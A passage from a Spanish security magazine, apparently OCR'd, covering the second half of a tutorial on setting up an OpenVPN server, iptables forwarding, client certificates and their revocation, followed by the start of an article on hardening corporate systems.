- *key/etc/openvpn/keys/server.key* Clave privada asociada al certificado del servidor de túneles;
- server 10.8.0.0 255.255.255.0 Direcciones IP (ip y mascara) para la asignación de IP de tunel a los clientes;
- push *route 192.168.20.0 255.255.255.0* – Con la opción push podemos establecer en los clientes, cuando inicien la conexión, rutas para los paquetes, que se establecerán automáticamente. De esta manera cuando un cliente conecte con nuestra VPN establecerá en el

Listado 2. *Configurar el servidor de túneles*

```
#################################################
# Sample OpenVPN 2.0 config file for   #
# multi-client server.   #
#   #
# This file is for the server side   #
# of a many-clients <-> one-server   #
# OpenVPN configuration.   #
#   #
# OpenVPN also supports   #
# single-machine <-> single-machine   #
# configurations (See the Examples page   #
# on the web site for more info).   #
#   #
# This config should work on Windows   #
# or Linux/BSD systems.  Remember on   #
# Windows to quote pathnames and use   #
# double backslashes, e.g.:   #
# "C:\\Program Files\\OpenVPN\\config\\foo.key" #
#   #
# Comments are preceded with '#' or ';'  #
#################################################
# Which TCP/UDP port should OpenVPN listen on?
# If you want to run multiple OpenVPN instances
# on the same machine, use a different port
# number for each one.  You will need to
# open up this port on your firewall.
port 10080
# TCP or UDP server?
proto udp
# "dev tun" will create a routed IP tunnel,
# "dev tap" will create an ethernet tunnel.
# Use "dev tap" if you are ethernet bridging.
# If you want to control access policies
# over the VPN, you must create firewall
# rules for the the TUN/TAP interface.
# On non-Windows systems, you can give
# an explicit unit number, such as tun0.
# On Windows, use "dev-node" for this.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
dev tun
# SSL/TLS root certificate (ca), certificate
# (cert), and private key (key).  Each client
# and the server must have their own cert and
# key file.  The server and all clients will
# use the same ca file.
#
# See the "easy-rsa" directory for a series
# of scripts for generating RSA certificates
# and private keys.  Remember to use
# a unique Common Name for the server
# and each of the client certificates.
#
# Any X509 key management system can be used.
# OpenVPN can also use a PKCS #12 formatted key file
# (see "pkcs12" directive in man page).
ca /etc/openvpn/keys/ca.crt
cert /etc/openvpn/keys/server.crt
# This file should be kept secret
key /etc/openvpn/keys/server.key
;crl-verify /etc/openvpn/keys/crl.pem
# Diffie hellman parameters.
# Generate your own with:
#   openssl dhparam -out dh1024.pem 1024
# Substitute 2048 for 1024 if you are using
# 2048 bit keys.
dh /etc/openvpn/keys/dh1024.pem
```

mismo una rute indicándole que los paquetes con destino a la red 192.168.20.0 255.255.255.0 deberán enrutarse por la interfaz asignada a la VPN;

- push *dhcp-option DNS 10.8.0.1* – Esta opción nos permite asignar direcciones para los servidores DNS (y WINS) en los equipos clientes. Si nuestra organización utiliza un servidor interno DNS para resolver nombres de maquinas internas deberemos activar esta opción indicando la dirección IP del servidor de DNS (WINS) interno. Esta comentada en el fichero anterior;
- *client-to-client* Esta opción, al descomentarla, permitirá que los clientes de la red VPN puedan comunicarse entre ellos directamente, haciendo referencia a las IP asignadas a cada uno en el túnel VPN;
- *comp-lzo* Con esta opción activaremos la compresión de los paquetes enviados por el túnel VPN. Si bien esta opción penaliza ligeramente el rendimiento del servidor, en clientes con conexiones lentas ahorra bastante tiempo en la descarga de ficheros de gran tamaño.

Con esto el servidor queda configurado para atender las peticiones de túneles por el Puerto 10080 UDP, dejando de esta manera los ficheros de log alojados en */var/log/openvpn.log*.

Después copiamos los ficheros criptográficos generados al directorio definitivo:

```
mkdir /etc/openvpn/keys
cp /usr/share/doc/
openvpn-2.0.5/easy-rsa/keys/
ca.crt  /etc/openvpn/keys/ca.crt
cp /usr/share/doc/openvpn-2.0.5
/easy-rsa/keys/server.crt
 /etc/openvpn/keys/server.crt
cp /usr/share/doc/openvpn-2.0.5/
easy-rsa/keys/server.key /etc/
openvpn/keys/server.key
cp /usr/share/doc/
openvpn-2.0.5/easy-rsa/keys/
dh1024.pem /etc/openvpn/
keys/dh1024.pem
```

y activamos el autoarranque del demonio openvpn:

```
chkconfig openvpn on
```

Para iniciar finalmente el servidor ejecutamos:

Listado 2a. *Continuación de configuración del servidor de túneles*

```
# Configure server mode and supply a VPN subnet
# for OpenVPN to draw client addresses from.
# The server will take 10.8.0.1 for itself,
# the rest will be made available to clients.
# Each client will be able to reach the server
# on 10.8.0.1. Comment this line out if you are
# ethernet bridging. See the man page for more info.
server 10.8.0.0 255.255.255.0
# Maintain a record of client <-> virtual IP address
# associations in this file.  If OpenVPN goes down or
# is restarted, reconnecting clients can be assigned
# the same virtual IP address from the pool that was
# previously assigned.
ifconfig-pool-persist ipp.txt
# Push routes to the client to allow it
# to reach other private subnets behind
# the server.  Remember that these
# private subnets will also need
# to know to route the OpenVPN client
# address pool (10.8.0.0/255.255.255.0)
# back to the OpenVPN server.
push "route 192.168.20.0 255.255.255.0"
# Certain Windows-specific network settings
# can be pushed to clients, such as DNS
# or WINS server addresses.  CAVEAT:
# http://openvpn.net/faq.html#dhcpcaveats
;push "dhcp-option DNS 10.8.0.1"
;push "dhcp-option WINS 10.8.0.1"
# Uncomment this directive to allow different
# clients to be able to "see" each other.
# By default, clients will only see the server.
# To force clients to only see the server, you
# will also need to appropriately firewall the
# server's TUN/TAP interface.
;client-to-client
# The keepalive directive causes ping-like
# messages to be sent back and forth over
# the link so that each side knows when
# the other side has gone down.
# Ping every 10 seconds, assume that remote
# peer is down if no ping received during
# a 120 second time period.
keepalive 10 120
# Enable compression on the VPN link.
# If you enable it here, you must also
# enable it in the client config file.
comp-lzo
# The persist options will try to avoid
# accessing certain resources on restart
# that may no longer be accessible because
# of the privilege downgrade.
persist-key
persist-tun
# Output a short status file showing
# current connections, truncated
# and rewritten every minute.
status openvpn-status.log
# By default, log messages will go to the syslog (or
# on Windows, if running as a service, they will go to
# the "\Program Files\OpenVPN\log" directory).
# Use log or log-append to override this default.
# "log" will truncate the log file on OpenVPN startup,
# while "log-append" will append to it.  Use one
# or the other (but not both).
log-append  /var/log/openvpn.log
# Set the appropriate level of log
# file verbosity.
#
# 0 is silent, except for fatal errors
# 4 is reasonable for general usage
# 5 and 6 can help to debug connection problems
# 9 is extremely verbose
verb 4
```

```
/etc/init.d/openvpn start
```

Una vez hecho esto podemos observar como se activa una nueva interfaz de red tun0 al ejecutar el comando *ifconfig*:

```
eth0   . . .
lo   . . .
tun0    Link encap:UNSPEC
HWaddr AA-BB-CC-DD-EE-
FF-GG-HH-00-00-00-00-00-00-00-00
   inet addr:10.8.0.1
 P-t-P:10.8.0.2
 Mask:255.255.255.255
   UP POINTOPOINT

RUNNING NOARP
MULTICAST  MTU:1500  Metric:1
   RX packets:18387 errors:0
 dropped:0 overruns:0 frame:0
   TX packets:17403 errors:0
dropped:0 overruns:0 carrier:0
   collisions:0 txqueuelen:100
   RX bytes:3468905 (3.3 MiB)
  TX bytes:4191906 (3.9 MiB)
```

Configuración de enrutado y firewalls iptables en el servidor de túneles

El servidor de túneles necesita, para permitir el acceso a la red interna de servidores, dos modificaciones, lo primero es permitir el reenvió de paquetes IP desde la interfaz tun0 hasta eth0. Para ello modificamos el fichero */etc/sysctl.conf* poniendo a 1 el valor de reenvío de paquetes:

```
# Controls IP packet forwarding
net.ipv4.ip_forward = 1
```

La siguiente acción permite enmascarar la subred de la VPN, 10.8.0.0/24, hacia la interfaz eth0, para ello realizaremos un MASCARADE mediante IPTables de las Ips modificando el fichero */etc/sysconfig/iptables* o lanzándolas desde la línea de comandos de manera que el fichero final contenga las siguientes reglas de firewall:

```
# Generated by iptables-save v1.2.11
 on Thu Dec 29 09:41:01 2005
*nat
:PREROUTING ACCEPT [5712:1130877]
:POSTROUTING ACCEPT [3996:257769]
:OUTPUT ACCEPT [3996:257769]
-A POSTROUTING -s 10.8.0.0/
255.255.255.0 -o eth0 -j MASQUERADE
COMMIT
# Completed on Thu Dec 29 09:41:01 2005
```

Configuración del firewall Externo

En la maquina del firewall externo (1.1.1.1 de ip , ficticia, en Internet) debemos activar las reglas del firewall correspondientes para permitir el NAT hacia el servidor de tú-

Listado 3. *Instalación del software*

```
##############################################
# Sample client-side OpenVPN 2.0 config file #
# for connecting to multi-client server.     #
#    #
# This configuration can be used by multiple #
# clients, however each client should have   #
# its own cert and key files.    #
#    #
# On Windows, you might want to rename this  #
# file so it has a .ovpn extension           #
##############################################
# Specify that we are a client and that we
# will be pulling certain config file directives
# from the server.
client
# Use the same setting as you are using on
# the server.
# On most systems, the VPN will not function
# unless you partially or fully disable
# the firewall for the TUN/TAP interface.
dev tun
# Are we connecting to a TCP or
# UDP server?  Use the same setting as
# on the server.
proto udp
# The hostname/IP and port of the server.
# You can have multiple remote entries
# to load balance between the servers.
remote 1.1.1.1 10080
# Keep trying indefinitely to resolve the
# host name of the OpenVPN server.  Very useful
# on machines which are not permanently connected
# to the internet such as laptops.
resolv-retry infinite
# Most clients don't need to bind to
# a specific local port number.
nobind
# Try to preserve some state across restarts.
persist-key
persist-tun
# If you are connecting through an
# HTTP proxy to reach the actual OpenVPN
# server, put the proxy server/IP and
# port number here.  See the man page
# if your proxy server requires
# authentication.
;http-proxy-retry # retry on connection failures
;http-proxy [proxy server] [proxy port #]
# Wireless networks often produce a lot
# of duplicate packets.  Set this flag
# to silence duplicate packet warnings.
;mute-replay-warnings
# SSL/TLS parms.
# See the server config file for more
# description.  It's best to use
# a separate .crt/.key file pair
# for each client.  A single ca
# file can be used for all clients.
ca "C:\\Archivos de programa\\OpenVPN\\config\\keys\\
                        ca.crt"
cert "C:\\Archivos de programa\\OpenVPN\\config\\keys\\
                        nombre_del_usuario.crt"
key "C:\\Archivos de programa\\OpenVPN\\config\\keys\\
                        nombre_del_usuario.key"
# Enable compression on the VPN link.
# Don't enable this unless it is also
# enabled in the server config file.
comp-lzo
# Set log file verbosity.
verb 3
```




Figura 2. *Instalación y configuración de OpenVPN*

neles, ya que este se encuentra en la red interna, para ello añadimos las siguientes reglas al fichero de configuración de iptables:

```
  -A PREROUTING -d 1.1.1.1
-p udp -m udp --dport 10080 -j
DNAT -to-destination
 192.168.20.10:10080
  -A FORWARD -d 1.1.1.1 -p
udp -m udp -
-dport 10080 -j ACCEPT
  -A FORWARD -d 192.168.20.10
-p udp -m udp --dport 10080 -j ACCEPT
```

Instalación y configuración de los clientes

Para la instalación en los clientes Windows necesitamos el paquete de instalación que se descarga desde *http://openvpn.se/download.html* con el nombre *openvpn-2.0.5-gui-1.0.3-install.exe.*

La instalación es muy sencilla, simplemente ejecutando el fichero .exe y siguiendo las indicaciones que en el asistente se dan.

Generación de certificados clientes, protegidos por contraseña

El primer paso consiste en la generación de los certificados de cliente para permitir la conexión, para ello nos situamos en la máquina del terminado de túneles, en el directorio */usr/share/doc/openvpn-2.0.5/easy-rsa/* y ejecutamos las siguientes ordenes:

```
cd /usr/share/doc/
openvpn-2.0.5/easy-rsa/
. ./vars
./build-key-pass
nombre_del_usuario
```

Donde *nombre_del_usuario* es el nombre del usuario para el que se crea el certificado. En la creación del certificado se pregunta por la contraseña con la cual cifrar el certificado. Dicha contraseña se preguntara a la hora de hacer connect en el cliente de *OpenVPN*. En el campo Common Name es util indicar la dirección de correo electrónico del cliente, por ejemplo *nombre_del_usuario@dominio_empresa*. Cada certificado debe crearse de manera única para cada usuario.

Una vez generados los certificados se obtienen 3 ficheros para cada usuario en el directorio */usr/share/doc/openvpn-2.0.5/easy-rsa/keys/*, en este caso, *nombre_del_usuario.crt*, *nombre_del_usuario.csr* y *nombre_del_usuario.key* El primer fichero contiene la clave publica del certificado firmada por la CA del servidor, el segundo es la petición del certificado, que no necesitaremos ya que solamente lo utilizaríamos en el caso de que la CA no estuviera ya en nuestra maquina, y el tercero que contiene la clave privada de dicho certificado.

Estos tres ficheros y el fichero que contiene la clave publica de la CA del servidor *ca.crt*, se distribuirán al cliente que se conectara en remoto.

Instalación del software

La instalación del software pasa por ejecutar el fichero openvpn-2.0.5-gui-1.0.3-install.exe en la maquina cliente. Una vez aceptadas las opciones por defecto de la instalación se creará el directorio *C:\Archivos, de programa*

Listado 4. *Acceso al servicio con el certificado revocado*

```
Wed Dec 28 17:34:44 2005 us=698149 80.25.106.155:60677 CRL CHECK FAILED: /
C=ES/ST=Madrid/O=OpenVPN-Ecija/OU=EcijaConsulting/CN=nombre_del_usuario /
emailAddress=nombre_del_usuario@dominio.empresa is REVOKED
Wed Dec 28 17:34:44 2005 us=698272 80.25.106.155:60677 TLS_ERROR: BIO read
tls_read_plaintext error: error:140890B2:SSL routines
:SSL3_GET_CLIENT_CERTIFICATE:no certificate returned
Wed Dec 28 17:34:44 2005 us=698330 80.25.106.155:60677 TLS Error:
 TLS object -> incoming plaintext read error
Wed Dec 28 17:34:44 2005 us=698353 80.25.106.155:60677 TLS Error:
 TLS handshake failed
```




Figura 3. *Página oficial de FreeS/WAN*




Figura 4. *Página web de Open VPN*

OpenVPN y los correspondientes enlaces en el menú inicio. Nos movemos al directorio *C:\Archivos de programa\OpenVPN\config* y sobre el creamos el directorio keys donde almacenaremos los certificados del cliente. Una vez creado copiamos los ficheros *nombre_del_usuario.crt*, *ca.crt* y *nombre_del_usuario.key* al directorio *C:\Archivos de programa\OpenVPN\config\keys*. Creamos después el fichero client.ovpn en el directorio *C:\Archivos de programa\OpenVPN\config con* el siguiente contenido (Listado 3). Una vez configurado dicho fichero conectaremos con la VPN ejecutando la opción connect que podemos encontrar en la barra de tareas dentro del programa openvpn. Al conectar nos preguntará la contraseña con la que hemos cifrado el certificado en el momento de generarlo, que habrá sido facilitada al cliente en el momento de la entrega de los certificados.

Revocación de los certificados de clientes

Por último, si necesitamos revocar los certificados entregados a alguno de los clientes, utilizaremos las siguientes órdenes de la línea de comandos en el terminador de túneles VPN:

```
cd /usr/share/doc/
openvpn-2.0.5/easy-rsa/
. ./vars
./revoke-full nombre_del_usuario
cd keys/
cp crl.pem /etc/openvpn/keys/
```

Donde *nombre_del_usuario* se debe sustituir por el nombre del usuario a revocar. Después descomentaremos la línea de configuración del servidor, si se encuentra comentada:

```
;crl-verify /etc/
openvpn/keys/crl.pem
```

Dejándola sin el; al principio de la línea:

```
crl-verify /etc/
openvpn/keys/crl.pem
```

Reiniciamos por último el servicio de OpenVPN:

```
/etc/init.d/openvpn restart
```

Los intentos de acceso al servicio con el certificado revocado quedaran reflejados en el fichero de log */var/log/openvpn.log* de la manera presentada en el Listado 4.

Conclusión

OpenVPN es un servidor de túneles VPN - SSL de gran versatilidad que nos permitirá extender nuestra red local, de manera segura, a lo largo y ancho de todo el mundo. Nuestros colaboradores o empleados ya no necesitarán desplazarse hasta nuestras instalaciones para acceder a los recursos de la red local.

Para los administradores de sistemas es especialmente útil, evitando desplazamientos a altas horas de la madrugada, ya que las herramientas de administración de los servidores, así como conexiones Terminal Server o SSH se realizan sobre la VPN sin ningún problema.

El cliente para terminales *PocketPC*, aún en desarrollo, pero totalmente funcional, (*http://www.ziggurat29.com/OVPNPPCAlpha/OVPNPPCAlpha.htm*) amplia aún mas el abanico de posibilidades de conexión con la red local de la empresa, permitiendo que los administradores de red puedan responder *desde su bolsillo* a las urgencias que día a día se presentan.

Por último, aunque el ejemplo que presentamos es útil para empresas que quieran establecer una VPN a un coste realmente bajo, también existe la posibilidad de trasladar el mismo modelo para acceder desde cualquier conexión a Internet (por ejemplo desde el trabajo) a la red de casa, que se encuentra tras una conexión ADSL o permitir a nuestros amigos el acceso completo y seguro a la misma ¡¡¡Todo un mundo de posibilidades!!! ●

Sobre el Autor

César Jiménez Zapata trabaja actualmente como Jefe de proyecto en la empresa Ecija Soluciones *http://www.ecija.com/* en el área de negocio dedicada al consulting tecnológico. Ha trabajado en proyectos de seguridad informática en tecnologías pki, firma digital, auditorías de seguridad de código, servicios anti-fraude y seguridad gestionada desde hace 5 años. Abandonó sus estudios universitarios de 5º año en Ciencias Químicas para dedicarse al mundo de las TI y la seguridad informática y Linux le apasionaron desde el primer momento.
Podéis contactar con el autor en la dirección *cjimenez@ecija.com*.



Hardening de sistemas en entornos corporativos

Sancho Lerena 

Grado de dificultad

Según el CERT (Center of Internet Security Expertise, Carnellie Mellon University) una de las primeras tareas a realizar cuando nos enfrentamos a la ardua tarea de implementar seguridad en cualquier red de sistemas heterogéneos, es precisamente la tarea de ajustar la seguridad de estos sistemas.

Luego, implementaremos medidas adicionales, como firewalls, antivirus, detectores de intrusión y una infinita gama de posibilidades respecto a las distintas arquitecturas, marcas y características, pero lo primero, y a veces más importante, es ajustar la seguridad de nuestros sistemas operativos, ya que tal como los entrega el fabricante, generalmente no son nada seguros.

Esta labor, a veces ingrata ya que no es muy visible ni genera un resultado espectacular, se denomina asegurar o hardening de sistemas, consiste en parametrizar adecuadamente y configurar las múltiples características de seguridad de nuestros sistemas operativos, de nuestro kernel y de las aplicaciones que están ejecutándose. Es una tarea que se caracteriza por que:

- Requiere un alto grado de conocimiento de sistemas;
- Es necesario estar continuamente actualizando los sistemas;
- Nos es imprescindible tener privilegios de administración;
- Cada sistema se asegura de una manera determinada, lo que vale para una plataforma es diferente para otra arquitectura diferente, por ejemplo, *GNU/Linux* de WindowsTM, o AIXTM de SolarisTM;
- Hoy en día es muy complicado encontrar gente con perfiles de seguridad que además tengan tantos conocimientos de sistemas y en diversas arquitecturas;
- No existen muchas herramientas que sirvan para estos propósitos.

Metodología

Hay una serie de pasos previos que son convenientes tenerlos en cuenta para una correcta

En este artículo aprenderás...

- Diferentes técnicas sobre securización de sistemas y la mejor manera de llevarlas a cabo, mediante un repaso general a los diferentes aspectos del hardening;
- Se hablará de las principales herramientas del mercado.

Lo que deberías saber...

- Conocimientos medios sobre Sistemas Operativos y seguridad.




Figura 1. *Ajustar la seguridad de nuestro sistema operativo*

puesta en marcha de un sistema. Preferiblemente, se deben realizar todas las operaciones indicadas en este documento sobre un sistema que esté completamente aislado de cualquier red. Esto puede dificultar las tareas de administración, revisión e instalación. Entonces, se recomienda como mínimo no conectar este sistema a una red insegura hasta que todos los pasos de este documento hayan sido revisados.

Además, se debe saber con exactitud los requerimientos de servicios que necesita la aplicación que se va a instalar en el sistema, dependiendo de los requerimientos que tenga será necesario realizar unas operaciones u otras. Sería bueno conocer a priori qué servicios y aplicaciones deben de estar activas en el sistema, los scripts de arranque y parada de estos servicios y aplicaciones, y los puertos utilizados.

Instalación de Sistema Operativo

Es importante que la instalación de un nuevo sistema sea realizada en un entorno considerado seguro, tanto a nivel físico como desde un punto de vista lógico, ya que si desde el principio de la instalación podemos estar sujetos a alguna posibilidad de intrusión esto puede invalidar total o parcialmente el trabajo de seguridad *y/o* la instalación posterior.

La instalación de un sistema es uno de los pasos más importantes a la hora de robustecer un sistema. Se recomienda encarecidamente una instalación limpia para no heredar ningún problema de seguridad. Si se ha elegido el proceso de instalación por defecto, existen diversos paquetes que pueden considerarse candidatos a ser eliminados, pero hay que tener en cuenta que un sistema generalmente se utiliza para cumplir un rol específico, es decir, no suele ser un servidor multifunción, desde el punto de vista de la seguridad, lo idóneo es realizar una instalación a medida de las necesidades de nuestro servidor, sin utilizar elementos de software *innecesarios*, ya que cuando mas software tengamos, existen mas posibilidad de tener un problema de seguridad, o bien por una intrusión deliberada, o bien por una mala configuración. Para ello lo idóneo es partir de la instalación mínima y añadir los paquetes que sean necesarios. Es necesario puntualizar que algunos paquetes, como la documentación online (páginas del man) son muy recomendables en la instalación de cualquier sistema y no representan un riesgo de seguridad.

Grados de seguridad

Existen diferentes grados en la seguridad de cualquier sistema, y vamos a contemplar tres grados de seguridad:

- Bastión Host, o host conectado sin protección externa a la red;
- DMZ Host, o host con servicios públicos;
- Otro, protegido por un sistema intermedio y sin servicios públicos.

Bastión Host

Un bastión host es un sistema que se encuentra *a la intemperie* desde el punto de vista de la seguridad, es decir, totalmente expuesto a lo que pueda venir desde la red. No existe ningún sistema que provea algo de seguridad delante suya, esta solo ante el peligro. Un sistema así se debe proteger por si mismo, y *blindarse* al máximo. Un bastión host *nunca* debería tener información confidencial, porque partimos del hecho de que es un sistema totalmente sacrificable, las únicas objeciones que podemos tener es por el hecho de la disponibilidad del servicio, nunca por la integridad ni por la confidencialidad de los datos.

DMZ host

Un servidor que provee servicios públicos, pero que está protegido por un sistema intermedio, como puede ser un firewall, un proxy inverso o un sistema intermedio de comunicación. Son host que por el mero hecho de tener acceso público, han de ser convenientemente asegurados teniendo en cuenta que *cualquiera* puede acceder a ellos por el hecho de tener acceso público.




Figura 2. *Pitbull, implementación de TOS*

Debemos partir del hecho de que están protegidos detrás de un firewall, así que es mejor centrarse en aspectos de la seguridad lógica mas orientados al software que a la red, prestando especial atención al nivel de seguridad que ofrecen las aplicaciones que corren sobre él, ya que son estas los principales puntos débiles del sistema. Considerando también, como en el resto de los casos, que el Sistema Operativo, es uno de los puntos débiles, y dedicando en mayor o menor medida tiempo a asegurar las políticas de usuarios y accesos en función de si el host tiene posibilidad de acceso remoto o no.

Otros sistemas

Los sistemas a los que no se tiene acceso público presentan a menudo riesgos de seguridad desde otro punto de vista: la seguridad interna. Aquí el principal problema es la inicial presunción de seguridad dentro de una red interna, que puede estar incluso aislada del exterior. El peligro de estar *confiado* es que se relajan las políticas de seguridad locales en cuanto a la configuración de los sistemas, que sin tener que estar tan asegurados *a priori* como los sistemas conectados directamente a Internet, también deben asegurarse por muchas razones, entre ellas:

